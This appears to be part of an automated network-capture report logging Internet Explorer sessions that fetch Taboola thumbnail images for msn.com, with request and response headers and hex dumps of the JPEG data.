2021-10-07 13:51:55 UTC	73	IN	Data Raw: 3b 58 30 ee 4e 47 6c d5 bc a2 48 89 ea 9b 88 d4 a9 07 04 32 b1 1d fb fb c1 ad 14 3d c2 f5 1a 18 67 69 cb 3f f4 e0 46 8f 77 bb 75 34 b1 fa bc 9d 52 5c 05 55 c7 07 0c 3d a3 51 dc 47 67 a9 34 57 ba 6c f3 3c 17 28 90 9f 62 52 bc 17 47 54 23 08 41 18 26 af b5 0d 4e 2b 3b 7b 7b fd 33 d4 5e 3b 98 65 87 f5 b7 21 64 11 2a 5c 2a 33 63 23 2c 83 03 95 ad 5b 55 f5 1b b8 9f 51 95 a2 0b 6b a5 59 dd 0d b1 a4 b2 a8 52 ce f2 12 ac d8 0b 53 5b c3 75 6f 70 d6 d7 eb 13 48 d1 cd 6e 9d 48 d5 51 33 9d f2 a8 46 ff 00 34 12 6a e7 6e 8f 6b 66 60 8a 54 8c 4a 2e 6e 6f 23 4e 83 e4 ab 4b 98 cb 30 64 4c 0c 54 51 91 2e d1 19 25 55 86 77 1c 0e 78 a8 a5 91 7a 85 70 a7 62 bb 0e 30 0f 75 14 f3 3b 42 42 c6 db 49 24 f2 de 23 27 c8 2d 13 ed 39 90 99 15 40 c6 47 db 2a 3c 38 19 ae a8 64 64 4e aa Data Ascii: ;X0NGlH2=gi?Fwu4R\U=QGg4Wl<(bRGT#A&N+;{{3^;e!d**3c#,[UQkYRS[uopHnHQ3F4jnkf`TJ.no#NK0dLT Q.%Uwxzpb0u;BBI$#'-9@G*<8ddN

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	74	IN	Data Raw: dc 97 b6 d1 ad d3 d4 ee ec de 67 99 64 54 90 32 2c 6a 15 07 1c 31 ab 56 61 90 c8 b3 23 38 c7 7c ae 73 46 4c a1 5d fd f2 d1 1e 9f 3e 44 a8 52 7e 86 5c 63 b1 a4 b8 85 86 0c 53 22 ca 84 79 15 6c 8a d2 de 36 73 21 16 ca d6 27 a8 46 37 66 d8 a6 4d 7a 41 a1 cd 83 b5 04 f1 dd c3 f2 91 43 fe 2a d1 75 20 3e c5 e4 32 d9 bf e0 13 0a 9b 50 85 3b bd 84 89 75 f8 10 97 ad 4b 4d 94 9e 12 ea d9 e0 63 f7 48 05 71 f4 49 3d d2 7a 5e f7 92 22 70 c9 0c d6 d0 21 c2 82 5b ba 35 43 13 67 1d 3b 83 d0 6f c7 4a eb e6 ac 18 7d c4 51 04 7d 38 a6 00 8e 79 ad 1b 54 9b 03 75 d3 da 2a 4e 55 bf d7 47 b5 eb 5a f4 7d 88 25 52 19 fd 66 00 4f 9a 4e 0b fe 3a 5d 4f 4b ba d3 66 81 1e c6 db d5 ae a0 99 bf c5 cc 01 2c 30 ad dd 72 77 57 5f 4e b9 5b 68 65 d4 5b 4a 1d 3b d5 94 03 32 48 f3 31 e9 04 6e Data Ascii: gdT2,j1Va#8|sFL]>DR~\cS"yl6s!'F7fMzAC*u >2P;uKMcHqI=z^"p![5Cg;oJ}Q}8yTu*NUGZ}%RfON:]OKf, 0rwW_N[he[J;2H1n
2021-10-07 13:51:55 UTC	75	IN	Data Raw: f3 b8 92 a4 0c 17 27 d9 34 e0 13 e2 31 4c 85 58 8c 1e 33 4c 7e 14 79 3d e9 9c 06 38 ca 76 2a 71 47 e1 8a 23 cb 22 8f 22 8e 4d 3a b2 b0 65 23 cc 51 e3 c7 e9 1d aa 3c 8f 10 30 29 6b 9a 66 f3 03 1c 0f 3e 68 a1 6f b2 4f 60 7e 14 ce 50 b0 0c 79 24 67 8c d3 00 1b e8 f1 ab 81 a8 bd b8 48 9e 07 31 49 83 3a 33 00 c0 8f 05 af 49 56 34 62 e0 47 2f 39 63 c9 ca bd 7a 5f f0 57 91 bf 27 af 4d 7b f1 ec 4e d5 e9 80 23 b1 f5 29 4d 7a 53 fe fe 9c e6 b5 e1 ee 7d 2b 20 fc d2 ae 1f 3d fa ba 48 3f f6 55 62 de 65 b4 76 fc c2 56 8e ff 00 d3 d3 64 15 e8 fb e7 ff 00 a4 99 3f b5 5a 07 1e 08 66 5c fe 3a d1 4f 20 8d b3 c8 3f 37 ad 3b 7e 08 62 97 c5 6b e5 a8 2d 5c 83 fc cb c8 98 56 a6 55 d7 04 2c f1 56 b6 8c 5b ea 91 13 60 7e d5 6b 58 f2 10 a1 03 f1 8a d7 61 20 f2 c9 6a 87 f3 90 d6 b5 Data Ascii: '41LX3L~y=8v*qG#""M:e#Q<0)kf>hoO`~Py$gH1I:3IV4bG/9cz_W'M{N#)MzS}+ =H?UbevVd?Zf\:O ?7;~bk-\VU,V[`~kXa j
2021-10-07 13:51:55 UTC	77	IN	Data Raw: 95 81 3f 8b d4 fc 67 06 6b a5 50 7e 3b 10 56 8f 00 f0 de f2 c8 7f e6 0a d3 90 b7 84 56 65 ff 00 ad be b5 72 a7 c6 db 4b 0b fb c4 62 bd 24 4d e0 ed 47 d4 45 a0 f9 34 8b 45 9f 96 3d 7d 54 cf 9f f8 42 4a d2 e2 f7 af 5e 53 f8 b6 51 c6 7b 47 68 9f b8 99 1a b5 39 5f c9 24 8e 35 3f f5 66 ae 66 04 90 44 b7 32 b7 f5 0a 0a b2 6c 0c 0e a2 f5 7f e6 96 ad 26 16 3d d9 6c e1 46 f9 aa 8a 45 00 e7 81 9a 41 9f 25 14 68 9f a3 ed 0f a0 ac d7 ed 1d 9a 1f 74 a7 f5 9f 80 11 5e 18 a5 51 1f 0f 27 70 00 e0 63 1f 5a a7 e0 f0 cd b7 9f b8 76 ab 2b 35 b4 ba 9a 6d c9 11 b9 2c 0a 85 c6 38 ad 47 55 05 82 95 83 65 a8 50 be e9 55 4d 4f 79 2c d2 44 88 f7 7a dc cc 72 e4 0c 6d 81 10 78 f9 d5 b1 08 cc 01 75 92 51 ff 00 5a f2 55 9c 24 0c 7b 16 d0 a7 e4 94 ca 07 60 24 7c 0f df 48 d8 ed b9 41 fd Data Ascii: ?gkP~;\VVerKb$MGE4E=}TBJ^SQ{Gh9_$5?ffD2l&=lFEA%ht^Q'pcZv+5m,8GUePUMOy,DzrmxuQZU${`$|HA
2021-10-07 13:51:55 UTC	78	IN	Data Raw: 45 19 23 b8 8b a6 54 85 90 20 7f 12 0e 47 8e 28 ee ce 0e 79 c1 1e 54 41 e7 9f ca bc 39 07 83 48 8a 41 20 9f 21 51 ec 20 e7 3d 88 a1 9c 60 01 da b3 e4 47 06 99 c1 c8 02 4c 64 0f e9 71 4c b1 26 43 31 75 e4 0e 48 e5 87 7a f6 06 03 a4 65 77 2f b8 92 70 6a 64 2c 33 d3 91 04 65 48 f3 cf 34 15 dd fd a6 67 dc 92 67 b1 1c 50 88 84 01 82 2b 1c 9e f9 3e 03 9a 46 04 fb 20 e7 24 f9 71 51 a8 70 c0 ca 15 95 55 00 e4 f8 f1 c7 34 d2 46 18 8e a4 64 72 33 ef e6 96 29 e1 70 20 2e 0f da e2 4e c0 1e dc 54 4a ac 80 18 a6 6e 9a 91 82 7c 68 f2 41 c8 c9 07 14 76 f2 09 de 0e 3e 55 24 4c 03 11 bf 05 5b 9e e2 a1 76 c2 5c 61 64 0a 02 91 c8 a4 4b 47 94 94 2f 26 d9 a6 48 ce e6 21 0e 09 51 8a 68 5e 38 c3 74 c8 3d cf bc d3 ec 23 3c e5 43 29 35 1b 80 a5 f6 aa 94 da b8 2c 73 c7 7a 03 23 39 Data Ascii: E#T G(yTA9HA !Q =`GLdqL&C1uHzew/pjd,3eH4ggP+>F $qQpU4Fdr3)p .NTJn\|hAv>U$L[v\adKG/&H!Qh^8t=# <C)5,sz#9
2021-10-07 13:51:55 UTC	79	IN	Data Raw: 00 7e ea 2a 30 70 28 91 9f 68 57 54 b6 7e d0 45 1f 13 c9 f9 03 50 c4 19 79 55 52 c4 13 e4 5a a6 68 f8 d8 d1 b0 19 e3 c7 68 52 3e 74 aa eb 0c 65 82 1e 09 55 c3 1e 47 7c 83 49 03 92 a2 36 18 6c 64 f0 c7 81 cd 2c 80 18 82 b7 24 b6 c1 c9 20 d5 c4 91 a0 01 d3 23 c0 79 13 58 63 d7 75 50 46 4f 66 c3 37 b3 e0 08 18 14 22 4f 64 30 03 3c 67 ef a3 bb 77 4c 94 18 f1 0c 54 67 b0 6d b8 26 84 d2 13 b9 10 30 55 87 24 e1 07 1c 28 35 2b 3a 45 2d c1 c9 ec bc 28 23 b8 38 6f 02 28 7a b2 b8 43 d3 1b 58 ef 27 19 0b dd 4d 4f a7 32 e4 87 b6 25 43 16 ef be 36 0c ad 5f ca 31 39 8e 37 dc a6 29 1b 73 6d 60 f9 ca e1 94 91 c5 07 80 ab 18 94 92 a1 59 47 19 19 3c 9c 92 79 c5 5a b2 e7 98 63 2c 1c 1c 64 80 ec 3b 00 41 35 d1 2c 4a ed 50 37 05 c9 3c b6 05 2c b3 42 11 79 51 b7 03 2c a7 bf 3c Data Ascii: ~*0p(hWT~EPyURZhhR>teUG|l6ld,$ #yXcuPFOf7"Od0<gwLTgm&0U$(5+:E-(#8o(zCX'MO2%C6_197)sm`YG< yZc,d;A5,JP7<,ByQ,<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49852	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	80	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F171f8b8d6097fca0bfa9b18571e0f954.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	149	IN	HTTP/1.1 200 OK Connection: close Content-Length: 11572 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 375793870887832675241171480995171816983,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c5b7ab143a42cdf3600cfb874fc63354" expiration: expiry-date="Mon, 11 Oct 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Fri, 10 Sep 2021 09:29:36 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 23 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb802 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Age: 4552 X-Served-By: cache-wdc5554-WDC, cache-dca17738-DCA, cache-mxp6951-MXP X-Cache: HIT, MISS, MISS X-Cache-Hits: 1, 0, 0 X-Timer: S1633614715.345872,VS0,VE144 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F171f8b8d6097fca0bfa9b18571e0f954.jpg X-vcl-time-ms: 144
2021-10-07 13:51:55 UTC	151	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff e2 02 20 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 02 10 61 70 70 6c 04 00 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 e4 00 0b 00 17 00 0b 00 05 00 00 61 63 73 70 41 50 50 4c 00 00 00 00 41 50 50 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 d6 00 01 00 00 00 00 d3 2d 61 70 70 6c 49 59 b4 9c 44 4a 6f 7e f6 fd f9 72 e2 ec 51 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 64 65 73 63 00 00 00 fc 00 00 00 64 63 70 72 74 00 00 01 60 00 00 00 23 77 74 70 74 00 00 01 84 00 00 00 14 72 58 59 5a 00 00 01 98 00 00 00 14 67 58 59 5a 00 00 01 ac 00 00 00 14 62 58 59 5a 00 00 01 c0 00 00 00 14 72 54 52 43 00 00 01 d4 00 00 00 10 63 Data Ascii: JFIF ICC_PROFILEapplmntrRGB XYZ acspAPPLAPPL-applIYDJo~rQjdescdcprt`#wtptrXYZgXYZbXYZrTRCc
2021-10-07 13:51:55 UTC	152	IN	Data Raw: 65 aa ad 65 3d 91 c6 89 ae f5 ca 76 0b 2b cc d4 9b 56 76 90 a3 84 23 53 e4 4c 38 69 49 1d 3b 52 ca a3 d2 ee 7e a0 a7 96 fd 5f 67 c6 aa c8 17 42 46 8b c8 34 ac 71 ce b3 2e 4d a0 f9 c5 57 90 b5 08 a1 bc e7 6e d5 4f e0 68 f1 a9 2b d1 37 3a 78 6c ca 27 55 39 25 1d e8 57 75 ed b0 2b 02 da 40 22 e4 05 29 64 10 71 af 2c 49 80 69 60 ce ed 8a 48 b2 fa d7 63 58 f4 c8 3a 15 db 9b 1d b4 24 58 f1 dc c9 ab 67 14 cf 52 80 30 7a cf 4b cf b1 36 10 f0 cf 94 08 35 0b 7a 6d 94 a4 2f 78 73 a9 5a 1f ab 50 a8 89 04 87 39 ad dc 7d fc 5c e7 1e 32 d2 dd f5 ca fa 65 27 10 57 62 72 d6 91 d1 53 31 3d 68 25 10 d7 91 b5 14 56 3c e6 0a 2b 20 e8 aa 30 3a 1c 80 d8 3c 34 f0 c5 74 1a 24 5c 9c 91 19 51 9b 20 64 09 cf 56 dd 46 ca 28 2b 85 db ce 4d 81 71 93 92 97 09 24 b6 b3 e7 e0 1c ce 16 6e Data Ascii: ee=v+Vv#SL8iI;R~_gBF4q.MWnOh+7:xl'U9%Wu+@")dq,Ii`HcX:$XgR0zK65zm/xsZP9}\2e'WbrS1=h%V<+ 0:<4t$\Q dVF(+Mq$n
2021-10-07 13:51:55 UTC	153	IN	Data Raw: a3 ab ac 91 ee f4 a7 41 b8 9e 9f 4c 0f 87 43 0c 64 fa 18 b1 91 e4 80 15 4f 47 26 62 4f b2 fd b1 19 04 65 80 04 20 12 b9 54 3a 6d 71 b9 61 7b 4d 46 b1 62 70 42 d5 8b a0 31 a8 fc ab d8 1c ef 46 2d d7 33 7c 52 40 f0 3f eb c4 9f 5d 57 9d fb f1 6c 86 7f 91 07 ba c4 f5 91 1f 20 32 1f c8 0c 83 c4 8c 48 bb 50 7a 68 f1 93 d6 4d 18 ef 3e a0 ea 3e e3 5f 0d e8 c0 0d df eb e1 89 c0 0d 27 82 34 4c 10 c9 1f c4 3b f1 78 dc 91 e5 90 d7 f3 6f 58 cb e2 a6 34 3a ea 8a 7f 10 34 1a 94 ad 5c a6 56 81 23 1e 2b 90 af 45 46 46 e8 06 6c ea c3 7e ac 91 30 e4 9a f6 a9 76 78 ca a9 66 84 1c f1 fc 7e 54 ca 6e cd fe eb 1f c4 64 23 a5 ef 2b 93 de 46 07 40 8c 80 f7 d0 c6 4f 78 e0 8c 97 f4 4e 5d ad 1d e8 27 aa e1 da 6a ef 3d 22 a8 50 0f c8 d5 9e 1b 52 28 7c b9 6a 26 9e 49 22 57 b2 bd 10 ab Data Ascii: ALCdOG&bOe T:mqa{MFbpB1F-3|R@?]Wl 2HPzhM>>_'4L;xoX4:4\V#+EFFl~0vxf~Tnd#+F@OxN]'j="PR(|j&I"W
2021-10-07 13:51:55 UTC	155	IN	Data Raw: 70 7d cc 3b 17 8e a4 5a 3e 1a d4 55 24 d8 49 4e 57 ad bd b3 18 13 4c ae 9d 1c d4 cf fc de 39 42 60 83 d9 5b 26 53 e0 99 14 7a f8 47 9b 1e 65 7c 9d d4 73 aa 57 e6 92 d4 46 45 8f fe a5 b1 2c be 51 8e 3d c9 a1 9a ac 03 ce ae c6 a6 ce dc d0 c2 61 9f ed dc 23 b8 94 31 04 1e 4d 42 3b 7c bf 7c ed 96 16 28 89 54 c5 03 bc 8b d7 47 35 b3 78 48 87 35 d6 59 a3 40 a5 64 0f 71 58 e6 c3 57 4f 71 ae b1 4e d2 37 06 d3 d4 95 cb 3e bf 86 68 36 1a aa cc cb 2f d3 cb 14 96 dc da bd 88 de 72 cd 64 2c 97 75 5a 7e 43 53 77 5b ee 23 cf 3f 3e a7 39 c8 39 54 3a ca 6c ca 74 f1 ac 93 90 70 eb 4a d3 f9 7b 2e a9 57 b1 2c 16 23 98 95 f9 2f e8 83 c0 5c 8b 7a 38 a6 0f f0 a5 5d 06 ce 7b 62 28 23 d6 70 88 16 bc 6f 6a dd 55 4a 15 52 08 12 fc d2 41 61 a4 f2 a5 72 39 61 f9 41 bb bb fb cb 77 e7 Data Ascii: p};Z>U$INWL9B`[&SzGe|sWFE,Q=a#1MB;||(TG5xH5Y@dqXWOqN7>h6/rd,uZ~CSw[#?>99T:ltpJ{.W,#/\z8]{b(#pojUJRAar9aAw
2021-10-07 13:51:55 UTC	156	IN	Data Raw: cf b4 95 e6 63 3b fa c9 89 4e bb 2c c5 9b 19 48 5c 85 09 20 e0 45 08 09 c9 22 4f f9 6a b2 30 20 ae ff 00 84 56 e4 51 06 79 25 e2 f3 d0 99 eb ba 41 21 99 12 c8 ce 7b bf 7a ba c1 aa 85 a8 52 33 12 48 b6 63 59 7b 0c 4f 9b 77 9f a6 ca 28 24 9c 79 65 8e e7 2c ec c4 79 3f 43 35 cb f3 2a 2f 4f a7 8e d5 06 64 4d 0f 50 6e 91 4e 28 6f b5 4c 95 ca f7 9b cb 16 76 73 9a f1 67 24 44 d7 41 1d 55 c1 fe 5d b6 5a 3e 45 9f a8 c7 93 0c 98 74 42 e2 38 5c 92 67 f1 c6 95 c9 f6 46 75 9b 0d 6d 2d a5 73 05 a8 ad f1 8b d5 39 17 f6 ef 9b ea bf 1a d5 69 b9 0e b2 df 8e d7 62 ad 1a c5 04 64 76 7f 45 3c 46 15 6f c4 e5 76 2b df b5 e9 d0 0c 93 a4 93 d6 71 f8 fe 4b 2f ef 8f 50 47 73 1b 1d 95 56 d4 f2 47 52 b5 8f cf 4a b3 66 ea 17 86 b8 54 ca e9 14 3f 24 8d 9b b8 25 b9 65 a4 39 31 20 95 cb Data Ascii: c;N,H\ E"Oj0 VQy%A!{zR3HcY{Ow($ye,y?C5*/OdMPnN(oLvsg$DAU]Z>EtB8\gFum-s9ibdvE<Fov+qK/PGsVGRJfT?$%e91
2021-10-07 13:51:55 UTC	157	IN	Data Raw: 7d 6e d2 f0 db 5d da 4b 3d 7b 15 d5 3c ac 15 8c 92 b3 4a d6 5f b1 e7 6a ad 89 8f e4 f5 e8 b7 ca aa 46 d6 e7 cb 23 c1 11 fd e1 c0 fe c6 2b e1 39 c4 39 4c dc 2b 91 45 7f 3e a1 d0 87 67 c2 f6 05 0c 52 bd cd 07 15 bc 4f 27 d1 c5 ca f8 8e cf 5a c2 b4 cd 11 56 19 66 35 d8 56 f3 03 e6 95 17 c7 02 3c ed f8 8e 3b c0 f6 57 9a 29 a5 93 5d ad a9 ad a9 1d 7a b1 c1 17 eb bc 44 19 be d5 cd b8 d4 cd 4a 2b 9b 7f a5 5f 67 48 ca bb 5b 5c 2a be c6 28 2d dc bf 25 3a da 78 56 a4 46 b5 48 ac cd 3a 2e 3d 07 42 43 63 41 1b af 5e 3b b9 56 9a 24 11 e4 80 28 0a 31 21 3d 77 84 0c ff c4 00 2d 11 00 02 02 02 03 00 00 06 01 02 07 01 00 00 00 00 01 02 00 03 11 21 04 12 31 10 13 22 32 41 51 61 05 23 14 20 33 72 81 91 a1 b1 ff da 00 08 01 03 01 01 3f 00 5e 2d cd f6 a9 8d c5 b9 7d 43 0a 30 Data Ascii: }n]K={<J_jF#+99L+E>gRO'ZVf5V<;W)]zDJ+_gH[*(-%:xVFH:.=BCcA^;V$(1!=w-!1"2AQa# 3r?^-}C0

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	159	IN	Data Raw: ab e1 3c fb 85 72 66 1c 7b 62 b8 42 6c 8c 99 2e 05 dd 0a 6a 2a a8 f1 9d 45 ff 00 d1 bf 63 27 d2 6e 99 06 a4 34 90 93 f8 78 f9 bd d4 24 3e 18 a5 14 87 52 77 64 63 6d 69 e3 f2 e4 86 95 19 6d 59 76 d9 01 53 ed 12 50 49 6d 54 cd ed 3b fa 99 37 4c 8b a1 38 3a b4 64 8c 57 f1 64 9d 1e 36 e7 b9 a2 a9 19 15 a6 49 54 88 3a 8d 0b 6e de 51 34 94 6e cf 1b 1a cb 97 9e 91 2f e4 47 22 49 27 0b 3d 64 f8 b4 4a d7 74 4f a3 c7 8e dc 5f ed 93 63 e4 9e 3b 62 4e e8 7b e2 bb 1b 72 e2 8f 1b 17 e1 87 3d be cc 98 db e5 1c 9c 8e 32 14 1c e4 a3 f3 fb 17 48 ca 26 76 4f 1b 7c a3 de 52 aa b3 0e 15 8d 5b 5e da 59 3c 77 ca 2a 51 2e 52 e2 8c 58 f6 47 49 ab 4c 4c 73 51 27 99 b5 ea 78 b1 69 49 b2 c4 f4 74 88 d4 dd 1b 22 ba 42 18 df 0c 9b db 26 4a 4d b3 14 37 b4 46 35 1a 28 46 5c 3b b9 44 b7 Data Ascii: <rf{bBl.j*Ec'n4x$>RwdcmimYvSPlmT;7L8:dWd6IT:nQ4n/G"l'=dJtO_c;bN{r=2H&vO|R[^Y<w*Q.RXGILLs Q'xilt"B&JM7F5(F\;D
2021-10-07 13:51:55 UTC	160	IN	Data Raw: 87 b1 9a 6b 01 61 5d 08 27 fb de 1d 4f 48 39 b9 e8 1c 4d d6 f2 cf 90 a3 f2 32 60 2e 06 71 b1 9a a8 94 f5 7c c2 60 2c 86 e8 66 35 60 cb 79 2c a3 78 18 0c 13 2c c2 5c da 6d ca e9 5a 85 44 6f 86 52 26 50 95 fe a6 0f 93 36 98 e6 4b 9d 8d fa cd 61 ea 13 98 aa 00 fb 94 c1 a0 c1 90 2f 3e a0 65 1e 45 06 1f 1e bd d5 16 06 25 7d 77 12 d8 98 5a 7b 8f 79 8d 5c 8e 25 82 71 95 6d fc b7 97 75 82 e4 5e 2d 3a 4a a1 99 89 b0 17 94 ff 00 b9 44 fb 7a a5 2a b4 d8 60 8b 12 27 8b 46 fe 86 81 c8 1f ec af db 79 6a 44 02 be c2 5c 72 e9 2d ee de d3 c4 70 a7 2e 61 14 c2 6c 26 b0 c3 33 48 fd a6 14 7b 59 a3 38 44 f5 91 35 5b 00 98 0c 55 a6 2b c1 e4 f6 9e cb 35 52 a9 4c 29 b6 08 b4 d1 42 95 0c 33 75 7f 73 29 8a b5 99 6e 40 fd 26 71 14 1a 8b 80 a1 9a f4 de 1a e5 17 35 69 1e 90 a9 17 ba Data Ascii: ka]'OH9M2`.q|`,f5`y,x,\mZDoR&P6Ka/>eE%}wZ{y\%qmu^-:JDz*`'FyjD\r-p.al&3H{Y8D5[U+5RL)B3us)n@&q5i
2021-10-07 13:51:55 UTC	161	IN	Data Raw: a8 ba f0 df 8e 70 ea 36 aa 70 b5 ff 00 e3 52 38 e2 b8 ca 46 ad 1a 1f a0 2f e8 0d 29 70 81 18 52 e2 68 52 5b 2b 82 32 1b dc 82 27 d0 e2 d1 28 f1 7d aa ae 11 8c f5 9b 4b 31 63 cc cc 5e 5d 61 bb 0b 8b c1 a9 16 dc be a2 0f ec 0e 9c ad 8d e6 ae f3 55 45 21 b3 36 5b 13 d6 6a a2 ed e9 e5 8f 22 d7 e1 2a 2f 83 c7 70 cc 03 2d 5a 0c 73 83 d4 44 6e 12 a5 14 7a 05 05 97 41 17 00 01 b4 bf 87 c4 0e 26 88 b6 f4 ea 40 dc 27 16 85 4a ec 54 9f 6f 83 90 66 b5 43 aa 85 63 8f 12 91 d9 a6 6d 91 33 2e 04 06 dd 06 f0 5c 60 88 7c 32 40 2d d4 40 f4 9c 00 0c b6 79 dc 54 ca db f7 46 4b dc 38 be 31 00 16 9b 13 83 34 7a 70 a6 6b 23 a0 f7 32 c7 cb 79 f4 6b 16 a9 f8 7b 31 c2 3f 5a 52 dc 5f 0b bf fd ca 67 75 33 4f 1b c3 53 5a 9c 47 0d b3 04 3f ac 7b ac 07 f1 5e 00 1a b4 3d ea 2e ee 93 07 Data Ascii: p6pR8F/)pRhR[+2'(}K1c^]aUE!6[j"*/p-ZsDnzA&@'JTofCcm3.\`|2@-@yTFK814zpk#2yk{1?ZR_gu3OSZG?{^=.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49851	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	80	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fb3b730df929ed7084f256b53000dc655.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 13:51:55 UTC	81	IN	HTTP/1.1 200 OK Connection: close Content-Length: 20805 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 45767168104261090671195287149587176430 3,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "54e1a089c81ac4733c601033b8173199" last-modified: Sun, 26 Sep 2021 19:07:54 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: fac2d5210125631f33479e087d783aa0 x-envoy-upstream-service-time: 68 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb204 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Via: 1.1 varnish Age: 626331 X-Served-By: cache-wdc5544-WDC, cache-mxp6949-MXP X-Cache: HIT, HIT X-Cache-Hits: 1, 1 X-Timer: S1633614715.347365,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fb3b730df929ed7084f256b53000dc655.jpg X-vcl-time-ms: 1
2021-10-07 13:51:55 UTC	82	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 04 04 04 04 04 04 04 05 05 04 06 06 06 06 06 09 08 07 07 08 09 0d 0a 0a 0a 0a 0a 0d 14 0d 0f 0d 0d 0f 0d 14 12 16 12 11 12 16 12 20 19 17 17 19 20 25 1f 1e 1f 25 2d 29 29 2d 39 36 39 4b 4b 64 01 09 09 09 09 09 09 0a 0b 0b 0a 0e 0f 0d 0f 0e 14 12 11 11 12 14 1e 16 17 16 17 16 1e 2e 1d 21 1d 1d 21 1d 2e 29 31 28 25 28 31 29 49 39 33 33 39 49 54 47 43 47 54 66 5b 5b 66 81 7a 81 a8 a8 e2 ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 36 00 00 02 02 02 03 01 00 00 00 00 00 00 00 00 00 00 00 06 05 07 04 08 01 02 03 09 01 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 04 05 01 02 03 06 07 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 de ac 80 00 00 00 00 00 00 00 00 00 Data Ascii: JFIF %%-))-969KKd.!!.)1(%(1)I9339ITGCGTf[[fz76

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	83	IN	Data Raw: cd 52 f1 ef d7 71 29 eb 94 0b 8a cf cf 59 76 f4 9d b3 80 0a eb 0d 0b 2d e2 95 31 48 01 3c cf 2c 72 e2 2c 91 a4 b3 0c 26 28 18 36 68 94 fe e7 64 e6 f9 69 67 04 1d 6d 26 b6 8d 65 ce a6 60 99 0b a8 00 83 86 a0 0c c5 6e 2d 0a e2 e9 88 5c e5 c8 5a 03 a1 34 44 31 aa 55 9e b9 4e b7 d7 de 7d bc e5 95 da aa 03 49 4d b2 20 d8 76 34 e8 31 2d 3d 3b eb 66 c8 a5 e0 81 c3 41 4b 1c a9 09 42 b9 15 06 22 d3 2e 41 d0 7d 1a c4 e6 75 ca a3 d3 a8 d7 fa d9 bd a2 d9 9d 6a 7a e7 36 9c ea 47 a9 f5 51 fc 7b 54 b5 97 fa fb 0b d3 5a f6 d4 b7 6d 97 88 d3 f3 3c a4 09 f3 00 ab 0b 68 b4 0b 94 9e 1b 09 b1 60 d4 3a 7f 78 c1 02 cb 1f 9e d3 fd 22 be f7 ac b4 6c 69 5e 27 55 73 aa ad a9 be 44 8b 66 bb a4 ba d7 ad 94 3f a1 f9 6b b9 5f 98 04 09 22 3b 17 60 e8 4f 8c a6 00 aa 3c 9a cb 55 ef ea da Data Ascii: Rq)Yv-1H<,r,&(6hdigm&e`n-\Z4D1UN}IM 